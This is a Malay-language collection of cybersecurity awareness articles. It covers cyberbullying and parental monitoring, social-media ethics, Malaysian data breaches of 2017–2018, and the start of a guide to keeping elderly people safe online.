Menurut statistik yang dikeluarkan oleh United Nations International Children's Emergency Fund (UNICEF) Malaysia, sebanyak 80% pelajar sekolah rendah telah dibuli dan kebanyakan aktiviti ini berlaku di dalam bilik darjah [3]. Terdapat dua (2) jenis bentuk pembulian yang boleh terjadi iaitu:-

a) Buli Secara Langsung

- Menjadikan rakan sebagai bahan jenaka.
- Menghancurkan harta benda atau hak milik mangsa.
- Serangan fizikal seperti menumbuk.
- Memeras ugut dengan kekerasan fizikal.

b) Buli Secara Tidak Langsung

- Menyebarkan fitnah dari mulut ke mulut.

- Menyebarkan maklumat peribadi tanpa kebenaran
- Menghantar kritikan/komen yang memalukan atau negatif
- Mengugut dan mengancam seseorang secara atas talian/e -mel/sms
- Menyebarkan video dan gambar peribadi tanpa kebenaran.
- Menghantar gangguan seks melalui e-mel atau sms.
- Buli siber

Apa Itu Buli Siber?

Buli siber merupakan satu bentuk gangguan di mana penggunaan teknologi digital, termasuk media sosial, pemesejan teks (SMS) dan e-mel digunakan sebagai medium perantara bagi si pembuli untuk mengganggu mangsa mereka. Banyak kajian menunjukkan bahawa buli siber adalah bentuk gangguan yang paling kerap berlaku khususnya kepada golongan remaja [4]. Ia juga banyak terjadi di kebanyakan negara di dunia malahan sudah mencapai skala global di mana ia terjadi di negara seperti United States, Kanada, Jepun, Scandinavia, dan United Kingdom, Australia dan New Zealand [5]. Kajian daripada Che Hasniza Che Noh, et. el. (2014) juga menyokong bahawa buli siber ini sudah parah sehingga ke peringkat global malahan sudah mula menjadi satu jenayah baru yang bakal mendatangkan implikasi yang negatif sekiranya tidak ditangani secara serius oleh semua pihak.

Buli Siber Dan Peranan Ibu Bapa (“Cyber Parenting”)

Hasil daripada kajian menunjukkan majoriti pengguna internet di Malaysia melayari internet dalam tempoh 3 hingga ke 5 jam sehari [6]. Penggunaan internet tanpa had dan tanpa pantauan daripada orang dewasa adalah sangat bahaya kepada anak-anak. Anak-anak terutamanya remaja seringkali dijadikan sebagai mangsa kepada orang-orang yang tidak bertanggungjawab dan merbahaya. Antara risiko-risiko yang berpotensi untuk terjadi

kepada anak-anak adalah seperti berikut:-

- a) Mangsa kepada pedofilia.
- b) Secara tidak sengaja mengakses laman pornografi.
- c) Mangsa buli siber.
- d) Mangsa penipuan seperti pembelian atas talian.
- e) Mangsa peras ugut penipuan.
- f) Terjebak dengan komuniti yang berbahaya seperti "*darkside group*" di Twitter
- g) Ketagihan dengan permainan atas talian

Risiko-risiko diatas dapat dikawal atau dielakkan jika terdapat langkah-langkah mitigasi dilaksanakan. Oleh disebabkan itu, ibu bapa adalah kunci utama malahan peranan mereka adalah sangat penting di dalam mengawal aktiviti anak-anak di dalam penggunaan komputer dan telefon pintar/tablet terutamanya. Antara langkah-langkah yang boleh di ambil oleh ibu bapa adalah: -

1. Pastikan komputer diletakkan di tempat yang terbuka seperti di ruang tamu atau ruang keluarga. Tiada kompromi. Aktiviti atas talian hanya dibenarkan di tempat terbuka sahaja – ketika berada di rumah. JANGAN benarkan komputer yang mempunyai sambungan internet diletakkan di dalam bilik anak-anak anda terutamanya remaja kerana ia lebih berisiko kepada penyalahgunaan internet.
2. Pastikan komputer dan sambungan internet sentiasa dipasang kata laluan atau "*password*". Gunakan kata laluan yang sukar untuk di teka. Kerap menukar kata laluan adalah sangat digalakkan.
3. Sentiasa menasihati anak-anak untuk tidak memberikan maklumat penting seperti alamat rumah, nama penuh dan nombor telefon kepada orang yang tidak dikenali.
4. Ibu bapa harus mengambil tahu perkembangan teknologi dan internet, bagaimana ia berfungsi termasuk bagaimana untuk menggunakan telefon pintar, komputer dan pelayar ("*browser*"). Oleh yang demikian, ibu bapa akan lebih peka jika terdapat potensi masalah atau

risiko yang bakal terjadi kepada anak-anak jika terdapat penyalahgunaan teknologi atau internet yang dilakukan oleh mereka.

5. Jika anak-anak mempunyai telefon pintar atau tablet sendiri, pastikan tablet atau telefon pintar tersebut dipasang salah satu perisian yang boleh menapis kata kunci yang tidak seharusnya diakses oleh anak-anak. —INGAT! PERISIAN HANYALAH ALAT. BUKAN PENGGANTI KEPADA IBU BAPA.
6. Sentiasa memeriksa mesej, e-mel dan *Whatsapp* anak-anak anda. Untuk media sosial, pastikan ibu bapa tahu nama pengguna ("*username*") dan juga kata laluan anak-anak supaya anda boleh sentiasa memantau aktiviti mereka di media sosial dan memeriksa individu dan "*group*" yang anak-anak ikuti.
7. Sentiasa memeriksa "*history*" pelayar komputer dan telefon pintar anak-anak bagi memantau apa aktiviti mereka semasa menggunakan komputer dan telefon pintar.

PERINGATAN!

SENTIASA AMBIL PEDULI DENGAN AKTIVITI ANAK-ANAK TERUTAMA DI DALAM PENGGUNAAN KOMPUTER, INTERNET DAN MEDIA SOSIAL. TIADA ISTILAH PRIVASI ANTARA IBU BAPA DAN ANAK-ANAK BAGI KONTEKS TEKNOLOGI DAN INTERNET.

Kesimpulan

Dengan teknologi yang serba canggih ini, pengawasan ibu bapa terhadap aktiviti seharian anak-anak adalah sangat penting. Ibu bapa juga perlu mengambil peduli tentang perkembangan teknologi yang sangat pesat bagi mengelakkan sebarang masalah atau potensi risiko yang bakal terjadi pada anak-anak terutamanya di dalam penyalahgunaan internet atau/dan media sosial. Kesedaran semua pihak terutamanya para remaja di dalam bahayanya penyalahgunaan internet adalah sangat penting bagi mengelakkan sebarang risiko penyalahgunaan serta ibu bapa juga berpeluang melahirkan sebuah persekitaran keluarga bingkis siber.

Rujukan

1. Kassim, M. N. (n.d.). *The 5 Strategies to Effective Cyberparenting*, 1-14.
2. *Cyber Parenting 101: Guidelines and Rules to Keep Your Children Safe Online* - Net M@nners. (n.d.). Retrieved August 1, 2018, from <https://www.netmanners.com/387/cyber-parenting-101-guidelines-and-rules-to-keep-your-children-safe-online/>
3. UNICEF Malaysia - Press - *Bullying is just not cool!* (n.d.). Retrieved August 9, 2018, from https://www.unicef.org/malaysia/media_features2015-bullying-is-just-not-cool.html#.W2umYpMzY_V
4. Cankaya, I.H., Tan, C. (2010). *Effect of cyber bullying on the distrust levels of preservice teachers: considering internet addiction as a mediating variable*. *Procedia computer science* 3, 1353-1360.
5. Accordini, D.B., & Accordini, M.P. (2011). *An exploratory study of face-to-face and cyberbullying in sixth grade students*. *American Secondary Education*, 40(1), 14-30.
6. Hasniza Che Noh, C., Yusri Ibrahim, M., Bahasa Dan Komunikasi, J., & Pembangunan Sosial, F. (2014). *Selection and peer-review under the responsibility of the Organizing Committee of ICLALIS 2013*. ScienceDirect ICLALIS 2013 *Kajian Penerokaan Buli Siber dalam Kalangan Pelajar UMT*. *Procedia - Social and Behavioral Sciences*, 134, 323-329. <https://doi.org/10.1016/j.sbspro.2014.04.255>

Etika Di Media Sosial

By | Yati binti Dato' Mohamad Yassin

Dalam era dunia digital, masyarakat bergantung kepada internet dalam semua perkara yang dilakukannya. Celik sahaja mata sehingga mata ditutup sebelum tidur pada waktu malam, kita terus-terusan bergantung kepada internet dalam mengharungi waktu senggang mahupun dalam urusan seharian. Misalnya perkara pertama mungkin membaca berita terkini laporan lalu lintas sebelum memandu ke pejabat daripada portal berita mahupun melalui media sosial seperti Facebook, Twitter, Instagram, Myspace mahupun aplikasi *messaging* seperti Whatsapp, Wechat dan banyak lagi yang tumbuh seperti cendawan selepas hujan. Penggunaan media sosial juga memberi ruang capaian yang lebih kepada masyarakat bukan sahaja di Malaysia juga di luar negara. Satu posting boleh tular sebaik ia di letakkan dalam media sosial.

Terkini, ramai yang menggunakan ruang capaian yang terbuka serta meluas ini untuk mempromosikan barangan dan produk mereka. Capaian yang tinggi ini memberi peluang perniagaan kepada peniaga kecilan yang cuba untuk mengurangkan kos pemasaran. Malah, ia adalah iklan secara percuma melalui "*word of mouth*". Ada juga yang menggunakan media sosial bukan sahaja untuk mengembangkan perniagaan, juga untuk menunjukkan *skill* memasak dan perkongsian resipi masakan, daripada yang mudah secepat 3 minit masa persediaan kepada resipi tradisional yang rumit.

Dengan pelbagai tawaran menarik dengan harga yang berpatutan daripada para penyedia perkhidmatan internet, mengikut Suruhanjaya Komunikasi dan Multimedia Malaysia (SKMM) kadar penembusan dalam suku kedua tahun 2018 bagi penggunaan broadband dan telefon mudah alih menunjukkan peningkatan kepada 117.9 peratus dan 134 peratus bagi setiap 100 penduduk di Malaysia.

Keinginan menjadi yang pertama menyebarkan berita mahupun video dalam media sosial menyebabkan pengguna kadang-kadang lupa menjaga adab, tata susila dan batas tanggungjawab dalam masyarakat.

Misalnya video yang dimuat naik detik-detik terakhir enam anggota bomba dari Pasukan Penyelamat di Air (PPDA) Jabatan Bomba dan Penyelamat Malaysia (Selangor) yang lemas

di sebuah lombong di Taman Putra Perdana Puchong. Tragedi yang berlaku pada 3 Oktober 2018 apabila anggota bomba ini sedang melakukan operasi menyelamatkan seorang remaja yang terjatuh ke dalam lombong tersebut. Enam anggota berkenaan lemas apabila terperangkap dan terbelit tali dalam pusaran air ketika operasi mencari dan menyelamatkan tersebut.

Dua minggu kemudian, tersebar luas video kamera litar tertutup (CCTV) mangsa kemalangan langgar lari, Wan Amirah Wan Alias di hadapan Bangunan Shaftbury, Cyberjaya pada jam 7.34 malam, 17 Oktober 2018. Wan Amirah yang dilihat cuba mengelak kenderaan jenis Hyundai dilihat cuba mengelak kenderaan yang sebelum ini telah melanggar lima buah kereta lain serta telah diseret sejauh beberapa meter. Beliau yang dihantar ke Hospital Putrajaya telah meninggal dunia pada jam 4.00 keesokan paginya.

Terbaru, video keadaan dalam pesawat Lion Air JT610 yang terhempas di perairan Tanjung Kerawang, Indonesia pada 29 Oktober lepas. Video rakaman yang masih tidak pasti kesahihannya merakam detik cemas sebelum pesawat itu dikatakan terhempas. Para penumpang di dalam pesawat tersebut menjerit dan mengucapkan kalimah Allahuakbar, bahkan ada juga yang berzikir sebelum rakaman tersebut terputus.

Bagi ketiga-tiga kes yang dinyatakan, hati keluarga mangsa perlu dijaga dan kehilangan orang yang tersayang bisa meruntun hati dan jiwa. Malah keluarga mangsa yang terlibat boleh mengalami trauma yang berpanjangan akibat melihat sendiri kematian ngeri dan kehilangan orang yang tersayang. Seharusnya, sebelum kita menularkan video mahupun berita sebegini, kita perlu meletakkan diri kita untuk berada di tempat tersebut. Video yang ditularkan kelihatan tidak beretika kerana memperlihatkan detik-detik cemas sebelum mangsa kehilangan nyawa mereka.

Menurut Kamus Dewan Bahasa dan Pustaka, etika bermaksud prinsip moral atau nilai-nilai akhlak (adat sopan santun dan sebagainya) yang menjadi pegangan seseorang individu atau sesuatu kumpulan manusia. (Pustaka)¹. Etika,

¹ Kamus Pelajar DBP, Edisi Kedua

yang berasal dari perkataan ethos dari Bahasa Yunani, merupakan cabang pengetahuan berdasarkan prinsip moral. Etika juga sering di kaitkan sebagai “Apa yang dilihat beretika oleh seseorang individu mungkin dilihat secara berlainan daripada individu yang lain. Apa yang beretika kepada saya mungkin berlainan daripada anda.”

Pengguna media sosial juga tidak terlepas dengan tuntutan undang-undang siber ke atas pengguna yang melanggar undang-undang negara. Pesalah siber ini boleh disiasat dan didakwa di bawah undang-undang siber. Menurut laman web Agensi Keselamatan Siber (NACSA) di www.nacsa.gov.my/legal.php, antara undang-undang yang berkenaan adalah seperti Akta Komunikasi dan Multimedia 1998, Akta Jenayah Komputer 1997, Akta Perdagangan Elektronik 2006, Akta Aktiviti Kerajaan Elektronik 2007, Akta Hakcipta (Pindaan) 1997, Akta Tandatangan Digital 1997, Akta Tele-Perubatan 1997, Akta Perlindungan Data Peribadi 2010 dan Akta Anti-Berita Palsu 2018. Manakala Suruhanjaya Komunikasi dan Multimedia melalui laman webnya www.mcmc.gov.my menyatakan beberapa lagi akta lain antaranya Akta Hasutan 1948, Kanun Keseksaan (Pindaan) 2017, Akta Fitnah 1957 dan Akta Syarikat 1965 yang boleh diguna pakai sekiranya terdapat aduan mengenai kandungan di media siber.

Media sosial tidak hanya menularkan kisah yang menyayat hati dan disalahgunakan, tetapi ia juga menyebarkan berita yang boleh mendatangkan kebaikan. Sebaran berita yang meluas oleh masyarakat, mempercepatkan berita yang ingin disampaikan.

Oleh itu, pengguna harus bijak menilai mana yang baik dan mana yang buruk untuk menularkan maklumat yang mereka ada. Penulisan maklumat harus dilakukan secara berhemah. Etika ini tidak dilahirkan bersama kita tetapi dipelajari dan dipupuk melalui pengalaman dan pengajaran baik daripada rumah mahupun persekitaran kita. Oleh itu, kongsilah maklumat di internet secara bijak.

Rujukan

1. *Kamus Pelajar DBP, Edisi Kedua*
2. www.nacsa.gov.my/legal.php
3. www.mcmc.gov.my

Insiden Kebocoran Data Di Malaysia Dari Tahun 2017-2018

By | Wan Zulhamli bin Wan Abdul Rahman

Pengenalan

Pendekatan aspek keselamatan siber kini memerlukan pendekatan yang lebih menyeluruh. Ianya merangkumi aspek teknologi, proses dan manusia. Tiga aspek ini perlu direka bagi melindungi sistem, rangkaian dan data dari pencerobohan dan serangan siber. Antara isu keselamatan siber yang sedang hangat diperkatakan di laman-laman berita peringkat antarabangsa adalah mengenai insiden kebocoran data.

Insiden kebocoran data adalah antara isu keselamatan siber berkenaan data sulit yang disalin, dihantar, dilihat, diambil atau digunakan oleh individu yang tidak dibenarkan melakukannya. Standard Keselamatan Teknologi Maklumat iaitu ISO / IEC 27040 mentakrifkan kebocoran data sebagai keselamatan yang telah dikompromi yang membawa kepada kemusnahan atau menyalahi undang-undang, kehilangan, perubahan, pendedahan yang tidak dibenarkan atau akses kepada data yang dilindungi yang dihantar, disimpan atau sebaliknya.

Insiden Pencerobohan Data Terbesar di Dunia

Data yang dikompromi ini akan digunakan untuk pelbagai tujuan jahat. Antaranya adalah pengintipan termasuk pengintipan ekonomi, tenteradanteknologi, kemusnahan infrastruktur, keuntungan peribadi, siber buli dan pelbagai impak negatif yang lain. Terdapat banyak insiden kebocoran data yang telah berlaku di dunia dan antara yang terbesar adalah insiden kebocoran data sebanyak 3.5 billion rekod oleh Yahoo!. Insiden ini telah menyebabkan organisasi Internet gergasi dunia itu menghadapi beberapa tindakan undang-undang termasuk membayar pampasan sebanyak USD \$50 juta kepada penggunaanya dan saman sebanyak USD \$35 juta kepada Suruhanjaya Sekuriti Amerika Syarikat. Ianya juga memberi kesan buruk kepada reputasi organisasi tersebut iaitu penurunan harga jualan sebanyak USD \$ 350 juta pada harga akhir perjanjian pembelian Yahoo! oleh Verizon Communications pada

Jun 2017. Antara maklumat yang dikompromi adalah nama, alamat e-mel, nombor telefon, pertanyaan keselamatan dan jawapan yang disulitkan atau tidak disulitkan, tarikh lahir, dan juga kata laluan.

Kesan Pencerobohan Data Secara Umum

Kesan dari kebocoran data antaranya adalah :

- Pengumpulan data secara tidak sah untuk penjualan dalam talian di internet iaitu di dark web. Terdapat informasi yang mana data yang telah dicuri di Malaysia dijual antara RM3000 hingga RM4500 per 1000 rekod.
- Akses tanpa kebenaran kepada akaun pengguna melalui permintaan log masuk secara automatik berskala besar ke aplikasi web (nama pengguna dan kata laluan).
- Spam e-mel berskala besar yang mana kebanyakannya bertujuan untuk menipu mangsa seperti scam e-mel.
- *Phishing* atau *Spear-Phishing* bagi mendapatkan maklumat-maklumat tertentu dari pemilik e-mel atau bagi penyebaran perisian jahat seperti ransomware dan pelbagai perisian jahat yang lain.
- *Vishing* iaitu amalan penipuan panggilan telefon atau meninggalkan mesej suara yang menyamar sebagai syarikat yang bereputasi untuk mendorong individu untuk mendedahkan maklumat peribadi, seperti butiran bank dan nombor kad kredit.
- *Smshing* iaitu bentuk penipuan yang menggunakan mesej teks telefon bimbit, untuk memikat mangsa memanggil semula nombor telefon penipuan, melawat laman web penipuan atau memuat turun kandungan berniat jahat melalui telefon atau Web.

Insiden Pencerobohan Data di Malaysia

Aktiviti pencerobohan data ini adalah senario yang membimbangkan diseluruh dunia termasuk Malaysia. Terdapat beberapa insiden kebocoran data yang melibatkan pelbagai sektor dan industri. Berikut adalah insiden yang telah dikenalpasti berdasarkan berita di laman-laman berita tempatan dan juga antarabangsa.

1. Maklumat pengguna telekomunikasi mudah alih.

Sebanyak 46.2 juta pelanggan dari 12 pengendali telefon bimbit Malaysia iaitu Altel, Celcom, DiGi, Enabling Asia, Friendimobile, Maxis, MerchantTradeAsia, PLDT, RedTone, TuneTalk, Umobile and XOX. Antara data yang dikompromi adalah nama pelanggan, alamat surat menyurat, model telefon mudah alih serta nombor IMEI dan IMSI. Didapati bahawa data yang diceroboh ini adalah data pelanggan yang telah dikemaskini diantara bulan Mei dan Julai tahun 2014. Ini merupakan pencerobohan data terbesar di dalam sejarah Malaysia

Syarikat Telekomunikasi	Jumlah Rekod	Tarikh dikemaskini
Celcom Prepaid	10,548,183	03-06-2014
Celcom Postpaid	4,194,315	03-06-2014
Digi Prepaid	11,411,815	30-05-2014
Digi Postpaid	2,036,730	30-05-2014
Umobile postpaid + prepaid	3,866,672	30-05-2014
Maxis Postpaid	2,840,741	29-07-2014
Maxis Hotlink	9,562,019	29-07-2014
Friendi Mobile	43,523	29-06-2014
MerchantradeAsia	446,203	07-07-2014
Tunetalk	597,276	Tiada maklumat
Redtone	246,613	30-05-2014
XOX	79,139	30-05-2014
Altel	24,279	Tiada maklumat
PLDT	68,900	17-07-2014
EnablingAsia	212,139	30-04-2014
Jumlah Keseluruhan	46,178, 547	

Jadual 1.0 menunjukkan pecahan jumlah data bagi setiap syarikat telekomunikasi.

2. Penderma Organ

Pada Januari 2018, Laman Lowyat.net telah memaparkan berita pencerobohan data perderma organ sebanyak 220,000 rekod. Didapati bahawa data yang dikompromi adalah data yang telah dikemaskini sehingga 31 Ogos 2016. Antara data yang diedahkan adalah nama, alamat, umur, nombor kad pengenalan, jantina, bangsa, email dan organ yang hendak didermakan. Kebocoran ini mengandungi satu implikasi yang sangat serius di mana ia juga mendedahkan maklumat peribadi waris terdekat penderma. Ini menandakan bilangan sebenar data yang dikompromi boleh mencecah sehingga 440,000.

3. Majlis Perubatan Malaysia, Persatuan Perubatan Malaysia dan Majlis Pergigian Malaysia.

Sebanyak 81,309 data dikompromi dari tiga jenis platform iaitu Majlis Perubatan Malaysia, Persatuan Perubatan Malaysia dan Majlis Pergigian Malaysia. Antara data yang dikompromi adalah maklumat peribadi, nombor kad pengenalan nombor telefon mudah alih, serta alamat kerja dan kediaman.

Nama Entiti	Jumlah Rekod	Tarikh dikemaskini
Majlis Perubatan Malaysia	15,965	05-02-2015
Persatuan Perubatan Malaysia	61,062	06-03-2015
Majlis Pergigian Malaysia	4,282	25-01-2015
Jumlah Keseluruhan	81,309	

Jadual 2.0 menunjukkan pecahan jumlah data bagi setiap platform.

4. Kementerian Pendidikan Malaysia

Satu laman web sistem analisis peperiksaan sekolah dalam talian milik Kementerian Pendidikan Malaysia yang dikenali sebagai Sistem Analisis Peperiksaan Sekolah (SAPS) telah digantung operasinya setelah didapati terdapat kelompangan dan dikhuatiri berlakunya pencerobohan data. Terdapat lebih 10 juta data milik persendirian termasuk pelajar dan ibu bapa mereka telah dikompromi.

Laman web SAPS juga telah dikenalpasti mempunyai kerentanan terhadap serangan siber yang dikenali sebagai SQL Injection.

5. Laman web Jobstreet.

Laman web carian kerja terkenal iaitu Jobstreet telah mengalami insiden pencerobohan data pada tahun 2017. Dikatakan bahawa data persendirian yang dikompromi adalah data yang muatnaik sebelum Julai 2012. Lebih dari 3.88 juta data peribadi yang dikompromi. Antara data yang dikenalpasti adalah nama pengguna, kala laluan, emel, tarikh lahir, warganegara, lokasi geografi, nombor kad pengenalan dan status perkahwinan.

Jobstreet menyatakan bahawa mereka telah menambah baik aspek keselamatan antaranya meminta pengguna akaun untuk menetapkan semula kata laluan mereka.

6. Data pengguna perkhidmatan Astro

Pada Jun 2018, Astro digemparkan dengan insiden pencerobohan data apabila terdapat penjualan data pelanggan Astro sebanyak 60,000 rekod yang dijual pada harga RM4,500 per 10,000 rekod. Ini merupakan insiden pencerobohan data kedua Astro yang mana insiden pertama terjadi pada Januari 2018 melibatkan 50,000 data pelanggan yang dijual pada harga RM3,000 bagi setiap 10,000 rekod. Peningkatan harga sebanyak 50% menunjukkan terdapat permintaan tinggi terhadap data-data peribadi rakyat Malaysia.

Pihak Astro menyatakan data yang telah dikhompromi ini merupakan data pelanggan Astro IPTV dan bukannya data pelanggan Astro secara keseluruhan.

Pendekatan yang Sedia Ada dan Penambahbaikan

1. Proses

Satu daripada tiga aspek pendekatan yang menyeluruh adalah aspek proses iaitu dari sudut garis panduan atau undang-undang atau peraturan. Ianya perlu direka seiring dengan objektif organisasi dan merangkumi kesemua elemen keselamatan organisasi dari segi keselamatan fizikal mahupun siber.

Kerajaan Malaysia telah membangunkan Dasar Keselamatan Siber Nasional. Ianya bertujuan untuk menangani risiko terhadap Infrastruktur Maklumat Nasional Kritikal (CNII) yang terdiri daripada sistem maklumat rangkaian sepuluh sektor kritikal. Dasar ini dirumus berdasarkan Rangka Kerja Keselamatan Siber Nasional yang

merangkumi undang-undang dan peraturan, teknologi, kerjasama awam-swasta, institusi, dan aspek antarabangsa.

Salah satu garis panduan standard yang sering digunakan adalah ISO 27001 yang dikenali sebagai Information Security Management System (ISMS). Ianya adalah rangka dasar dan prosedur yang merangkumi semua kawalan perundangan, fizikal dan teknikal yang terlibat dalam proses pengurusan risiko maklumat organisasi.

Dari segi perundangan pula, Kerajaan Malaysia telah mengeluarkan satu akta iaitu Akta Perlindungan Data Peribadi. Ianya akta yang mengawal selia pemprosesan data peribadi berkaitan transaksi komersial dan digazetkan pada tahun 2010. Walaubagaimanapun akta ini hanya tertakluk kepada urusan komersial dan bukannya urusan Kerajaan.

Elemen penguatkuasaan perlulah diperkasakan dan digunakan oleh semua sektor termasuk sektor swasta. Ini adalah penting kerana kesan pencerobohan keselamatan siber tidak hanya tertumpu kepada aspek perseorangan tetapi akan melibatkan impak kepada keselamatan awam, perkembangan ekonomi dan kedaulatan negara.

2. Teknologi

Perubahan teknologi yang sangat pantas adalah satu cabaran besar di dalam bidang keselamatan siber. Kebanyakan teknologi baru akan mempunyai kelemahan atau kelompondan yang memudahkan penggoda mencaroboh masuk ke sistem rangkaian organisasi. Ianya dikenali sebagai *Zero-day* iaitu kelompondan pada perisian atau perkakasan yang tidak diketahui pihak yang bertanggungjawab membangunkan ia. Bagi mengatasi masalah sebegini, pelan Penilaian Keselamatan dan Ujian Kerentanan (*Vulnerability Assessment and Penetration Testing*) secara berkala perlu diadakan dan ianya harus mengambil kira elemen patching dari pihak perisian atau perkakasan.

Pendekatan aspek teknologi juga perlu mengambil kira pacs insiden. Sekiranya data dicaroboh, ianya perlu di "kunci" sebagai langkah keselamatan peringkat kedua. Teknologi ini kenali sebagai penyulitan data (encryption). Penggunaan kaedah penyulitan data akan menghadkan penyalahgunaan data yang dicuri kerana data-data rahsia masih akan terpelihara. Sehubungan itu, Dasar Kriptografi Negara yang telah diluluskan pada tahun 2013 perlu dikuatkuasakan dan dilaksanakan dengan

lebih agresif secara menyeluruh merangkumi aspek keselamatan dalam ekosistem kriptografi negara.

3. Manusia

Hampir kesemua pakar keselamatan siber bersetuju bahawa elemen manusia adalah kelemahan terbesar. Ini terbukti apabila insiden-insiden pencerobohan ke atas bank-bank besar di dunia melibatkan elemen phishing e-mel. Ianya adalah perangkap e-mel yang dihantar ke pekerja bank yang direka bagi menarik minat seseorang untuk membuka e-mel dan mengikut arahan yang diberikan.

Dalam hal ini, langkah pencegahan seperti program kesedaran dan latihan perlu sentiasa diadakan dengan lebih kerap dan berkala. Pendekatan ni juga perlu diadakan terhadap segenap lapisan hirarki organisasi termasuk pihak atasan. Ini perlu kerana serangan siber tidak mengira sesiapa pun dan penggadam akan menyerang dari segenap sudut bagi mencapai objektif mutlak mereka.

Kesimpulan

Trend serangan siber kini dilihat semakin hebat dan semakin sofistikated. Ini berikutan perubahan teknologi seperti IOT, komputer awan, media sosial dan sebagainya adalah sangat pantas yang sentiasa menjadi cabaran hebat kepada pakar keselamatan siber. Ini tambah lagi dengan permintaan dari pengguna teknologi yang dahagakan teknologi baru yang berupaya memudahkan cara hidup. Justeru itu, pendekatan perlu sentiasa dinamik dan fleksibel. Elemen penguatkuasaan perlu diperkasakan, penggunaan teknologi perlu mengambil kira aspek keselamatan dan aspek kesedaran dan pembudayaan dalam kalangan pengguna juga perlu diberi penekanan sewajarnya.

Rujukan

1. <https://www.lowyat.net/2018/153125/personal-details-220000-malaysian-organ-donors-next-kin-leaked-online/>
2. <https://www.lowyat.net/2017/146339/46-2-million-mobile-phone-numbers-leaked-from-2014-data-breach/>
3. <https://www.malaysiakini.com/news/398832>
4. <https://www.keithrozario.com/2018/06/the-malaysian-ministry-of-education-data-breach.html>
5. <https://www.malaymail.com/s/1640446/education-minister-confirms-exam-portal-shut-down-to-probe-possible-data-br>
6. <https://www.thestar.com.my/news/nation/2018/06/10/details-of-49-million-students-may-have-been-hacked/>
7. <https://www.thestar.com.my/tech/tech-news/2017/11/01/jobstreetdotcom-confirms-data-breach-involving-data-from-pre-2012/>
8. <https://www.lowyat.net/2017/146552/hibp-verify-jobstreet/>
9. <https://securitybrief.asia/story/jobstreet-confirms-hit-malaysia-data-leak-almost-39m-accounts-affected>
10. <https://www.bbc.com/news/business-41493494>
11. <https://www.mercurynews.com/2018/10/23/yahoo-might-owe-you-money-it-agrees-to-pay-85-million-in-data-breach-settlement/>
12. <https://www.cnet.com/news/yahoo-must-pay-50m-in-damages-for-security-breach/>

Tips Ringkas Keselamatan Siber Untuk Melindungi Warga Emas

By | Nur Haslailly binti Mohd Nasir & Alifa Ilyana Chong binti Abdullah

Cuba fikirkan bagaimana ibu bapa dari golongan warga emas berurusan dengan teknologi baru. Bagi sesetengah individu, agak mudah untuk mula menggunakan Internet. Tetapi bagi sesetengah individu yang lain khususnya warga emas ia adalah rumit dan berisiko. Usah biarkan warga emas melayari internet sendirian tanpa sebarang perlindungan.

Hakikatnya, sebahagian besar dari mereka kurang memahami Internet dan hanya sekadar menggunakannya untuk mengikuti perkembangan kehidupan anda secara dalam talian. Mereka barangkali mahu melihat gambar yang anda hantar di Facebook atau Instagram, mahu menghantar emel kepada anda, mahu mendapatkan informasi di carian Google dan mungkin juga mahu membayar beberapa bil secara dalam talian. Tidak ketinggalan juga warga emas yang berminat untuk membeli mahupun berjinak-jinak dengan perniagaan secara dalam talian.

Risiko yang berbahaya timbul apabila mereka tidak mempunyai kemahiran asas untuk melindungi peranti pintar ataupun akaun Facebook, Instagram dan emel mereka dari ancaman dan virus dalam talian kerana pengetahuan yang sangat cetek rendah mengenai keselamatan Internet.

Oleh itu, sebagai pengguna Internet yang celik teknologi serta mencintai ibu bapa, adalah menjadi tanggungjawab anda sebagai anak-anak untuk meluangkan masa mengajar mereka tentang keselamatan dalam talian supaya wujud keyakinan bahawa terdapat lapisan keselamatan yang melindungi mereka daripada risiko dieksploitasi.

Panduan Ringkas untuk Melindungi Warga Emas daripada Ancaman Dalam Talian

Secara umum adalah tidak terlalu sukar untuk mengajar warga emas tentang keselamatan siber dalam bentuk paling asas. Berikut adalah panduan mudah yang boleh digunapakai.

1. Fahamkan Tentang Keselamatan Maklumat

Terangkan istilah teknikal dengan bahasa yang mudah mereka fahami dengan memberikan persamaan dan menggunakan contoh situasi dunia sebenar bagi membantu mereka memahami mengapa menjaga keselamatan dalam talian adalah penting.

Jelaskan kepada warga emas bahawa aset digital mereka (seperti maklumat peribadi, maklumat akaun bank dan lain-lain) memerlukan banyak perlindungan sebagaimana rumah fizikal mereka (rumah, dompet, kereta, dan lain-lain). Mereka harus berhati-hati dengan cara mengendalikan maklumat, tanpa membuat mereka merasa para-noia untuk melayari aplikasi dalam talian.

Bantu mereka untuk memahami bahawa kesan buruk dari tindakan mereka di dalam talian apabila dipengaruhi oleh penjenayah siber adalah sama sebagaimana dalam kehidupan nyata. Maklumkan bahawa penggodam tidak hanya fokus kepada kategori pengguna internet yang berusia muda sahaja, tetapi sebaliknya memperluaskan target mereka kepada seberapa ramai orang yang boleh dicapai dan dieksploitasi termasuklah warga emas.

2. Tunjukkan Bagaimana Mereka Dapat Dikompromi Secara Exploitasi

Bantu mereka untuk mendapatkan gambaran yang jelas bagaimana komputer dan peranti pintar mereka boleh digodam dan bagaimana wang mereka dapat dicuri dalam talian, dengan memberikan contoh yang nyata dan meyakinkan. Berikan contoh situasi pada zaman sekarang di mana pencuri tidak lagi perlu memecah masuk ke rumah dan mencuri harta fizikal anda kerana mereka hanya perlu menggunakan komputer atau peranti pintar untuk mencuri wang di dalam akaun anda tanpa disedari.

Gambarkan kisah-kisah benar yang telah terpapar di media cetak dan elektronik supaya mudah untuk mereka fahami. Contohnya, serangan 'ransomware' yang menyebabkan seseorang yang menjadi mangsa penjenayah siber dipaksa membayar wang sebagai galang ganti untuk menyelamatkan data-data di

dalam komputer miliknya yang telah dijangkiti 'ransomware'.

Warga emas juga mempunyai kecenderungan merasa teruja melihat lambakan kupon membeli-belah dan diskaun sewaktu berada dalam talian. Oleh itu mudah bagi ancaman jahat menyerang komputer mereka apabila mereka mengklik sepanduk yang berunsur penipuan. Oleh yang demikian, terangkan kepada warga emas bahawa mereka tidak boleh menerima hadiah daripada seseorang yang mereka tidak ketahui latar belakangnya atau membuka emel daripada penghantar yang tidak dikenali meskipun nilai hadiah yang ditawarkan sangat lumayan.

